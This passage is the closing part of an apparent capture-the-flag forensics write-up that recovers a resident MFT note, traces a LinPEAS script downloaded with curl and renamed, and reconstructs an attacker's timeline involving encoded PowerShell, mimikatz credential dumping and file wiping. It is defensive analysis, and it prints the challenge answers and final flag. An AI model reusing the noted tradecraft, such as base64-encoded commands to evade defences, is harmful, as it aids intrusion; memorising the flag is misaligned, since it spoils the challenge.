
- Recovery from the Artifact’s Recycle Bin directory showed that most of them were wiped, execpt
$RR5UOFV.txt, whose content still available, but is (in fact) a red-herring (it was NOT the actual answer, boo-womp…). - Nontheless, we must prevail! Here’s something to think about, what if the note was tiny, it could be, for it is only a note.
“Small files and directories (typically 512 bytes or smaller), can be entirely contained within their associated MFT file record. These files are called resident files. Files larger than that threshold are written on allocated clusters, and are called non resident files.”
- We can parse said resident files by feeding the
$MFTtoMFTExplorer.exe. - All of the notes were stored in
C:\Users\Administrator\Documents

- Looks like the only file left in there is
Administrator Notes.txt

- And we have our answer:
**** DATA ****
Type: Data, Attribute #: 0x1, Size: 0x48, Content size: 0x2E, Name size: 0x0, Content offset: 0x18, Resident: True

Resident Data
Data: 47-72-6F-63-65-72-79-20-4C-69-73-74-3A-0D-0A-2D-20-4C-65-74-74-75-63-65-0D-0A-2D-20-43-61-62-62-61-67-65-0D-0A-2D-20-43-61-72-72-6F-74-73

ASCII: Grocery List:
- Lettuce
- Cabbage
- CarrotsAnswer: Lettuce-Cabbage-Carrots.
Second Part: 3l3m3n74ry.
Checkpoint C
- From our previous findings, we can safely assume that the threat actor has access to the

Administratoraccount. Frommimikatzrunning withdebugprivilege (requires Administrator Permission),CALC.EXEbeing ran as Administrator to the literal note calledAdministrator Notes.txt. - Accessing
C:\Users\Administrator\Downloadslies a single script calledscript.sh.sh.
- By checking

$MFT, this script was first downloaded aslinpeas.shusingcurl- proven by theCURL.EXEprefetch appearing right after it was downloaded.
“LinPEAS (Linux Privilege Escalation Awesome Script) is designed to enumerate system information and identify potential privilege escalation vectors on Linux, Unix, and MacOS systems. The script uses /bin/sh syntax for maximum compatibility and requires no dependencies to run.”
- This script was downloaded by
curlat2026-03-12 04:07:23 UTC, then renamed toscript.sh.shat2026-03-12 04:07:44 UTC, however, there were no traces of execution (probably because the script was made to run on Linux and the threat actor should’ve installed WinPEAS instead 💔).
$ md5sum script.sh.sh | awk '{print $1}'
e86475121f231c02c4a63bd0915b9dffAnswer: e86475121f231c02c4a63bd0915b9dff.
Third Part: 4r7hur_c0n4n_d0yl3.
Flag: utflag{b45k3rv1ll3-3l3m3n74ry-4r7hur_c0n4n_d0yl3}
Reconstructed Timeline
  timeline
    title Very Cool Timeline

    section Initial Access
    2026-03-12  : (02:20:03 UTC) PowerShell activity begins - Encoded commands executed
                : (02:28:04 UTC) PowerShell logging ends

    section Credential Access
    2026-03-12  : (02:35:20 UTC) Credential dumping completed - Mimikatz via ConsoleHost_history

    section Confidential File Activity
    2026-03-12  : (02:55:21 UTC) Confidential files deleted - PROJECT HOOKEM identified

    section Potential Malware Deployment
    2026-03-12  : (03:38:31 UTC) Malicious ZIP dropped - ithsqu.zip
                : (03:39:07 UTC) Binary calc.exe created in AppData
                : (03:39:43 - 03:40:35 UTC) calc.exe execution - 5 runs total

    section Abitrary Notes
    2026-03-12 : (03:59:50 UTC) File downloaded from pastes.io - nhy8LSzI.txt

    section Cleanup
    2026-03-12 : (04:01:36 - 04:02:58 UTC) Threat Actor wipes notes.

    section Potential Data Exfiltration
    2026-03-12  :  (04:07:23 UTC) linpeas.sh downloaded
                :  (04:07:44 UTC) Script renamed to script.sh.sh
Final Notes
- From this challenges, there are a few keypoint we can take away from.
- Commands can be encoded in Base-64 as a way to evade the system’s defenses.
- Installed apps data are recorded inside
AmCache.hiv. - Small files can be stored whole in the Master File Table as a “Resident Data”.
Comments